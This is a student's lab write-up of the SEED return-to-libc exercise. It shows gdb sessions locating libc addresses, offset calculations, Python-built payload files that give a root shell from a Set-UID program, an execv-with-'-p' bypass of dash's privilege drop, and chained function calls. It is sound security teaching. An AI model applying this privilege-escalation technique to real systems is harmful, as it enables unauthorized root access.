Return-to-libc Attack Project

For this project I let the value of BUF_SIZE be 12, the default, for compiling without the BUF_SIZE flag all the time. First step was to turn off address space randomization and to link bin/sh to bin/zsh in order to disable the protection that drops the Set-UID privilege before executing the command. Then I compiled the retlib.c program with the flag that turns off the StackGuard protection and the flag that turns on the non-executable stack protection, changed the ownership to the root user and set the permissions for retlib to rwsr-xr-x.

```
r -z noexecstack -o retlib retlib.c
[05/10/25]seed@VM:~/.../CS$  sudo chown root retlib
[05/10/25]seed@VM:~/.../CS$ sudo chmod 4755 retlib
[05/10/25]seed@VM:~/.../CS$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 May 10 13:01 /bin/sh -> /bin/zsh
[05/10/25]seed@VM:~/.../CS$ ^C
[05/10/25]seed@VM:~/.../CS$ ls -l retlib
-rwsr-xr-x 1 root seed 7516 May 10 13:15 retlib
```

Task 1

For task 1 I created an empty badfile and using the gdb debugging tool, I ran the retlib file and found the addresses for the system() and exit() functions.

```
[05/10/25]seed@VM:~/.../CS$  touch badfile
[05/10/25]seed@VM:~/.../CS$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Documents/CS/retlib
Returned Properly
[Inferior 1 (process 3700) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
```

Task 2

Created an environmental variable to hold the string “/bin/sh” and got it’s address from the memory in order to use it later as an argument to system() function, which will execute the /bin/sh program.

```
[05/10/25]seed@VM:~/.../CS$ export MYSHELL=/bin/sh
[05/10/25]seed@VM:~/.../CS$ env | grep MYSHELL
MYSHELL=/bin/sh
[05/10/25]seed@VM:~/.../CS$ gcc memoryAdress.c -o memoryAdress
[05/10/25]seed@VM:~/.../CS$ ./memoryAdress
bffffdca
[05/10/25]seed@VM:~/.../CS$ ./memoryAdress
bffffdca
```

As the address randomization is turn off, the address remains the same every time the program is ran.

Task 3

I chose to write a Python program to construct the badfile. From the first task I already had the system() and exit() addresses and from second task the “/bin/sh” address although after some time spent debugging, I found the correct address for “/bin/sh” which is 0xbffffdd6, which is close to the one suggested by my program. One of my observations is that even the gdb debugger shifts the stack causing address changes and I successfully found the real address converting the program that populates the badfile in C where I printed the actual content at that address until I reach the MYSHELL = “/bin/sh”.

```
0xbffffd88:     "UPSTART_EVENTS=xsession started"
0xbffffda8:     "XDG_SESSION_DESKTOP=ubuntu"
0xbffffdc3:     "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffddd:     "MYSHELL=/bin/sh"
0xbffffded:     "QT4_IM_MODULE=xim"
0xbffffdff:     "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:
cal/share/:/usr/share/:/var/lib/snapd/desktop"
0xbffffe65:     "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
```

```
gdb-peda$ x/s 0xbffffddd
0xbffffddd:     "MYSHELL=/bin/sh"
```

In order to find the size of the buffer I modified the retlib program to print the frame pointer address and the buffer address so I can substract them.

```
[05/16/25]seed@VM:~/.../CS$ ./retlib
Frame Pointer (EBP) inside bof():  0xbfffec18
Buffer's address inside bof():     0xbfffec00
```

0xbffffec18 – exbffffec00 = 18h = 24

The address of the EBP is at offset 24 so the system() offset will be 28, the next offset should be the exit() at 32, and the third, "/bin/sh" have the offset 36.

After I run the populateBadfile program and created the badfile, I run the retlib program and got a root shell.

```
[05/16/25]seed@VM:~/.../CS$ python3 populateBadfile.py
[05/16/25]seed@VM:~/.../CS$ ./retlib
Frame Pointer (EBP) inside bof():  0xbfffec18
Buffer's address inside bof():     0xbfffec00
#
```

After testing this attack without the exit() function I still got the root shell access because the system() executes /bin/sh before accesing the return address. But after I exited the shell a segmentation fault occurred, due to not having an address for the exit() function.

```
[05/16/25]seed@VM:~/.../CS$ python3 populateBadfile.py
[05/16/25]seed@VM:~/.../CS$ ./retlib
Frame Pointer (EBP) inside bof():  0xbfffec18
Buffer's address inside bof():     0xbfffec00
# wxit
zsh: command not found: wxit
# exit
Segmentation fault
```

When I changed the name of the retlib file into newretlibe the attack failed, because the new name has a different length and causes different stack alignment, and the harcoded address for "/bin/sh" moves a few bytes, the system() do not receive the right address and executes what it finds in the memory for the provided address resulting in segmentation fault.

```
[05/16/25]seed@VM:~/.../CS$ mv retlib newretlib
[05/16/25]seed@VM:~/.../CS$ ./newretlib
Frame Pointer (EBP) inside bof():  0xbfffec08
Buffer's address inside bof():     0xbfffebf0
zsh:1: command not found: h
Segmentation fault
```

Task 4

For this task I turned back on the address space randomization and ran the previous attack again which resulted in segmentation fault this time.

```
[05/16/25]seed@VM:~/.../CS$ sudo sysctl -w kernel.randomize_va_spa
ce=2
kernel.randomize_va_space = 2
[05/16/25]seed@VM:~/.../CS$ ./retlib
Frame Pointer (EBP) inside bof():  0xbfca5938
Buffer's address inside bof():     0xbfca5920
Segmentation fault
```

When the address space randomization is turned on every address is being modified every time you run the program. This makes it really hard to get the address of system(), exit() and "/bin/sh". As we can observe even the buffer address and the EBP are changed so not even the offsets will match due to stack shifts.

Task 5

Firstly, I linked /bin/sh back to /bin/dash, which will presearve my "-p" flag and retain SET-UID priviligeas.

```
[05/24/25]seed@VM:~$ sudo ln -sf /bin/dash /bin/sh
```

For this task I recompiled the retlib file with a buffer size of 30, in order to observe the outcome.

```
[05/24/25]seed@VM:~/.../CS$ gcc -DBUF_SIZE=30 -fno-stack-protector
 -z noexecstack -o retlib retlib.c
[05/24/25]seed@VM:~/.../CS$ sudo chown root retlib
[05/24/25]seed@VM:~/.../CS$ sudo chmod 4755 retlib
```

What changed is the buffer size in the stack layout and consequently the offsets for my libc functions.

```
[05/24/25]seed@VM:~/.../CS$ ./retlib
Address of dummy[] inside main(): 0xbfffebb6
Frame Pointer (EBP) inside bof():  0xbfffeb98
Buffer's address inside bof():     0xbfffeb6e
Returned Properly
```

As we can see we have 0xbfffeb98 - 0xbfffeb6e = 2ah = 42. So 42 bytes are used for the buffer and the new offset will be 42 .

In order to defend shell's countermeasure I chose to replace system() with a different function execv(). I checked the addresses for execv() and exit() in gdb debugger.

```
gdb-peda$ p execv
$1 = {int (const char *, char * const *)} 0xb7eb8780 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$
```

For execv() function we need the first argument to be "/bin/sh" and the next one a pointer to an argument array which will contain the address of "/bin/sh" and the address of "-p" to maintain privilege mode.

I created a program envAddress5.c to retrieve the addresses for the 2 arguments.

```c
#include <stdio.h>
#include <stdlib.h>

int main(){
	char* shell = (char *)getenv("MYSHELL");
	char* arg = getenv("ARG");

	if (shell){
		printf("Value: %s\n", shell);
		printf("Address: %x\n", (unsigned int)shell);
	}
	if (arg){
		printf("Value: %s\n", arg);
		printf("Address: %x\n", (unsigned int)arg);
	}
	return 1;
}
```

And also a test.c program when I was modifying the address by a few bytes until I reached the right ones, which I was printing on the screen.

```
[05/18/25]seed@VM:~/.../CS$ ./envAdress5
Value: /bin/sh
Address: bffffdce
Value: -p
Address: bffff863
[05/18/25]seed@VM:~/.../CS$ ./test
--- Memory Content Verification ---
Checking 0xbffffdd2 (sh_addr):
  -> Actual content: MYSHELL=/bin/sh

Checking 0xbffff86b (p_addr):
  -> Actual content: ARG=-p
```

Unfortunately, even with address space randomization turned off, the addresses for the 2 environment variables were slightly changing between runs, due to how shell builds the environmental block at runtime and I chose to replace them with strings in my program.

The last address I used was the buffer start address 0xbfffeb6e, that I print when running retlib. I needed an address that won't be modified between runs, in order to choose a location where to store "/bin/sh" and "-p" string arguments. I randomly chose to store them at offset 100 and 110 after the buffer start address, after I considered not overwriting other libc function addresses.


As I previously mentioned, the buffer has a size of 42 , so the execv() offset is at 46, the exit() at 50, the "/bin/sh" at 54 and the pointer to the arguments array at offset 58.

```
[05/24/25]seed@VM:~/.../CS$ python3 task5.py
[05/24/25]seed@VM:~/.../CS$ ./retlib
Address of dummy[] inside main(): 0xbfffebb6
Frame Pointer (EBP) inside bof():  0xbfffeb98
Buffer's address inside bof():     0xbfffeb6e
#
```

And finally, after running the new program task5.py that constructs the new badfile and retlib we get the same root shell access.

<u>Task 6</u>

Added the foo() function in retlib in order to chain 10 calls to this function and then call execv() with the previous argumets and still get the root shell.



retlib6.c (~/Documents/CS) - gedit

Open

Save

retlib6.c

task6.py

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
/* Changing this size will change the layout of the stack.
* Instructors can change this value each year, so students
* won't be able to use the solutions from the past.
* Suggested value: between 0 and 200 (cannot exceed 300, or
* the program won't have a buffer-overflow problem). */
#ifndef BUF_SIZE
#define BUF_SIZE 12
#endif
void foo()
{
static int count = 0;
count++;
printf("Hello world: %d\n", count);
}
int bof(FILE *badfile)
{
char buffer[BUF_SIZE];

unsigned int *framep;
asm("mov %%ebp, %0" : "=r" (framep));

printf("Frame Pointer (EBP) inside bof():  0x%.8x\n", (unsigned)framep);
printf("Buffer's address inside bof():     0x%.8x\n", (unsigned)&buffer);

/* The following statement has a buffer overflow problem */
```

C   Tab Width: 8   Ln 12, Col 11   INS

The execv() and exit() function addresses remained the same, as well as the buffer size being 30 in retlib and 42 in the stack frame.

```
gdb-peda$ p execv
$1 = {int (const char *, char * const *)} 0xb7eb8780 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
```

The only address I needed was the one for the foo() function. I use gdb debugger on retlib to get the address.

```
gdb-peda$ info address foo
Symbol "foo" is at 0x804851b in a file compiled without debugging.
```

Also made the following changes to the “exploit” file: after the buffer I added the foo() function address and I kept increasing the offset by 4 and looping trough the function calls.

```
foo_addr = 0x0804851b
F = offset + 4
for i in range(10):
    content[F:F+4] = (foo_addr).to_bytes(4, 'little')
    F += 4
```

Ran the file to construct the badfile and retlib, and saw the function calls and the root shell I obtained.

```
[05/24/25]seed@VM:~/.../CS$ python3 task6.py
[05/24/25]seed@VM:~/.../CS$ ./retlib6
Address of foo(): 0x0804851b
Frame Pointer (EBP) inside bof():  0xbfffeb98
Buffer's address inside bof():     0xbfffeb6e
Hello world: 1
Hello world: 2
Hello world: 3
Hello world: 4
Hello world: 5
Hello world: 6
Hello world: 7
Hello world: 8
Hello world: 9
Hello world: 10
# 
```